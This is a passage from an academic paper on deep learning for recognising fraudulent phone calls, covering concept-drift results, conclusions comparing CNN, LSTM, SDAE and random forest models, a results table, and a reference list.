


Figure 2: DL (CNN, LSTM, and SDAE) vs. RF on our four new datasets.

recognition or also learns occasional dynamics in the data instead which just happen to enable recognition. This experiment is intended to reveal how well our DNNs are able to extract features and generalize to new data.

In general, we call this phenomenon *concept drift*: a change over time in the properties of the class that the model is trying to predict. It is caused by highly dynamic changes of a fraudulent phone number and its call behavior over time. Therefore, the recognition might become less accurate over time. To reveal if our DNNs detect the actual features and assess how well they perform in case of dynamic changes, we train the models on a six-month dataset and test them on a re-collection over time dataset. The criteria of evaluation are accuracy, TPR, FPR, and precision. The results are depicted in Figure 3 for DL and RF. The plot indicates the recognition performance of various models trained on SC_{10} and evaluated on RC_1 to RC_6.

The figure demonstrates how the classification accuracy of our DNNs remains stable over time. The accuracy of all the models is higher than 99.5%. Furthermore, the SDAE model performs better than others in terms of TPR, reaching 74.69% on average, with the LSTM model being the worst performance—the TPR is only 3% on average. The CNN and RF models are neck-and-neck on all six datasets; the average is about 35%. Notably, all of them do well in terms of FPR. The FPR of all the models is less than 0.5%. However, the precision of all models is quite low. The RF model performs best, but the precision of it is only 9.4% on average. The most likely reason is the imbalance of positive and negative samples in real-world environments. Considering the extreme imbalance of the sample proportion in RC1 to RC6 (about 1 : 2700), the performance of the SDAE and RF models in terms of precision is acceptable. These results illustrate the high resilience of all the evaluated models, despite significant intervals of 1 to 6 months between the moment of training and the last evaluation. As such, these comparisons not only show that our DL-based approach indeed automates the feature engineering but also learn implicit features (hidden in the neural network), which are more robust against highly dynamic changes of a fraudulent phone number and its call behavior over time.

The main conclusion here is that the DL-based models are capable of extracting stable identifying information from our new dataset which allows for its recognition with a high accuracy, even several months after training. However, for fraudulent phone call recognition, the more important evaluation criterions of the prediction task are TPR and precision, which, respectively, represent the recall rate of the fraudulent phone call and the precision of the data identified as a fraudulent phone call. These targets closely relate to the feasibility and efficiency of investigation for fraudulent phone calls. From the above experiments, we can see that there is still much room for improvement in these two targets. One possible solution is to increase the number of negative samples in the training set so as to improve the recognition ability of the model for fraudulent phone calls. Especially for the LSTM model, it needs more fraudulent phone call samples to learn the sequence relationship among each dimension; in addition, one possible reason for LSTM's lower performance is that the structure of data is not all time series.

In the previous subsections, we have shown the relative performance of various DL models in comparison with each other and with the traditional RF classifier. In certain experimental settings, we improved beyond the state of the art, e.g., in classification accuracy and in stability of generalization capability on our new dataset. For the evaluations performed in this paper, we used the resources available at our institution, but we acknowledge that the model can be further improved by using more resources for data collection, model selection, and training.

6.2.4. Repeatability. Our source code together with the datasets is available at https://github.com/xingjian215/DLFPCC. We used Keras [27] with TensorFlow [28] backend for the implementation of the DNN classifiers.

7. Conclusion

In this paper, we proposed a new deep learning-based approach, which can effectively solve the problem of automated fraudulent phone call recognition. The main objective was to assess the feasibility of fraudulent phone call recognition through automated feature learning. We show that deep neural networks have the ability of learning phone number features and call behavior features of a fraudulent phone call automatically and outperform other competing methods among numerous research efforts in recent years on the real-world dataset. The three DNNs we investigated have shown their strengths and weaknesses in the context of fraudulent phone call recognition:

(1) CNN performed well in the accuracy and stability evaluations. However, this DNN has a higher risk of overfitting, which was revealed by the concept drift evaluation

Table 6: AUC value, TPR, and FPR of the DL models and RF on our three new datasets.

	CNN			LSTM			SDAE			RF		
Dataset	AUC	TPR	FPR	AUC	TPR	FPR	AUC	TPR	FPR	AUC	TPR	FPR
TC_{10}	0.99	99.50%	0.10%	0.99	95.10%	0.00%	0.99	99.60%	0.07%	0.93	99.70%	0.00%
TC_{100}	0.99	99.90%	0.13%	0.99	95.80%	0.03%	0.99	99.90%	0.08%	0.93	99.70%	0.04%
TC_{100}	0.99	100.00%	0.12%	0.99	95.20%	0.02%	0.99	100.00%	0.08%	0.93	99.60%	0.06%




Figure 3: DL (CNN, LSTM, and SDAE) vs. RF resilience to concept drift: evaluation of RC_1 to RC_6 over time. (a) Accuracy of the DL models and RF. (b) Precision of the DL models and RF. (c) TPR of the DL models and RF. (d) FPR of the DL models and RF.

(2) LSTM performed the worst in the three selected DNNs, but it has its own characteristics in stability evaluation

(3) SDAE performed well overall in all evaluation and proved to be the best DNN in general. Especially in the concept drift evaluation, it was more robust than the other models

(4) All three DL models performed better than RF in the accuracy and stability evaluations, and SDAE proved to be more robust against a fraudulent phone number and its call behavior changes than RF

In conclusion, the application of deep learning makes fraudulent phone call recognition more accurate, effective, and robust.

Data Availability

The CDR data used to support the findings of this study are included within the article.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (Nos. 61931019 and U1803263).

References

[1] M. Sahin, A. Francillon, P. Gupta, and M. Ahamad, "SoK: fraud in telephony networks," in *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*, pp. 235–250, Paris, France, 2017.

[2] 360 Internet Security Center, "Telecomm fraud activity pattern and behavioral characteristics report 2016," 2019, http://zt.360.cn/1101061855.php?dtid=1101062366&did=490106344.

[3] 360 Internet Security Center, "China telecom fraud situation analysis report 2016," 2019, http://zt.360.cn/1101061855.php?did=490024605&dtid=1101061451.

[4] G. Zhou, G. Chen, and Y. Zhou, "User behavior in telecommunication fraud based on CDR analysis," in *Information Security and Communications Privacy*, pp. 114–118, The 30th Research Institute of China Electronics Technology Group Corporation, 2015.

[5] L. Li, Z. Ma, and Q. Chen, *Research of technology solutions and operation countermeasures to telephone fraud prevention and control*, Telecom science, 2014.

[6] Z. Ji, Y. Ma, and S. Li, *SVM based telecom fraud behavior identification method*, Computer Engineering & Software, 2017.

[7] T. Xu, *The design and implementation of visualization character relationship analysis system based on mining of call records*, Harbin Institute of Technology, 2014.

[8] X. Zhang, *Data mining techniques applied to a telecommunication anti-fraud system*, China University of Petroleum, 2006.

[9] Y. LeCun, Y. Bengio, and G. Hinton, "Deep learning," *Nature*, vol. 521, no. 7553, pp. 436–444, 2015.

[10] X.-Y. Zhang, H. Shi, X. Zhu, and P. Li, "Active semi-supervised learning based on self-expressive correlation with generative adversarial networks," *Neurocomputing*, vol. 345, pp. 103–113, 2019.

[11] X.-Y. Zhang, S. Wang, and X. Yun, "Bidirectional active learning: a two-way exploration into unlabeled and labeled data set," *IEEE Transactions on Neural Networks and Learning Systems*, vol. 26, no. 12, pp. 3034–3044, 2015.

[12] X. Zhang, C. Xu, J. Cheng, H. Lu, and S. Ma, "Effective annotation and search for video blogs with integration of context and content analysis," *IEEE Transactions on Multimedia*, vol. 11, no. 2, pp. 272–285, 2009.

[13] X.-Y. Zhang, H. Shi, C. Li, K. Zheng, X. Zhu, and L. Duan, "Learning transferable self-attentive representations for action recognition in untrimmed videos with weak supervision," in *Proc. AAAI Conference on Artificial Intelligence (AAAI)*, pp. 1–8, Honolulu, Hawaii, USA, 2019.

[14] C. Wang, D. Wang, Y. Tu, G. Xu, and H. Wang, "Understanding node capture attacks in user authentication schemes for wireless sensor networks," *IEEE Transactions on Dependable and Secure Computing*, p. 1, 2020.

[15] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[16] D. Wang, H. Cheng, P. Wang, X. Huang, and G. Jian, "Zipf's law in passwords," *IEEE Transactions on Information Forensics and Security*, vol. 12, no. 11, pp. 2776–2791, 2017.

[17] R. Vera, P. Davy, and J. Marc, *Automated website fingerprinting through deep learning*, Network and Distributed Systems Security, San Diego, CA, 2018.

[18] Y. Wang and H. Wang, *Research on a combining algorithm for harassing calls to identify*, Telecom science, 2017.

[19] V. S. Tseng, J. C. Ying, and C. W. Huang, *FrauDetector: a graph-mining-based framework for fraudulent phone call detection*, ACM, KDD, 2015.

[20] J. J.-C. Ying, J. Zhang, C.-W. Huang, K.-T. Chen, and V. S. Tseng, "PFrauDetector: a parallelized graph mining approach for efficient fraudulent phone call detection," in *2016 IEEE 22nd International Conference on Parallel and Distributed Systems (ICPADS)*, pp. 1059–1066, Wuhan, China, 2016.

[21] R. Li, Y. Zhang, Y. Tuo, and P. Chang, "A novel method for detecting telecom fraud user," in *2018 3rd International Conference on Information Systems Engineering (ICISE)*, Shanghai, China, 2018.

[22] J. C. Yang, J. C. Xu, and Q. Y. Yue, *Research on SMS fraud user identification based on spark and random forest*, Computer engineering and Science, 2019.

[23] J. M. Zhu, F. Chen, and Y. F. Huang, "The telephone harassment fraud prevention model based on block chain," *Journal of Applied Science*, vol. 37, no. 2, 2019.

[24] T. T. H.-D. Huang, C.-M. Yu, and H.-Y. Kao, "Data-driven and deep learning methodology for deceptive advertising and phone scams detection," in *Conference on Technologies and Applications of Artificial Intelligence*, pp. 166–171, Taipei, Taiwan, 2017.

[25] H. D. Huang and C. M. Yu, *Poster: adaptive data-driven and region-aware detection for deceptive advertising*, IEEE Symposium on Security and Privacy, San Jose, CA, 2016.

[26] M. Sanver and A. Karahoca, "Fraud detection using an adaptive neuro-fuzzy inference system in mobile telecommunication networks," *Journal of Multiple-Valued Logic and Soft Computing*, vol. 15, no. 2, pp. 155–179, 2016.

[27] F. Chollet, "Keras," 2019, https://github.com/fchollet/keras.

[28] M. Abadi, "TensorFlow: large-scale machine learning on heterogeneous systems," 2019, https://www.tensorflow.org/.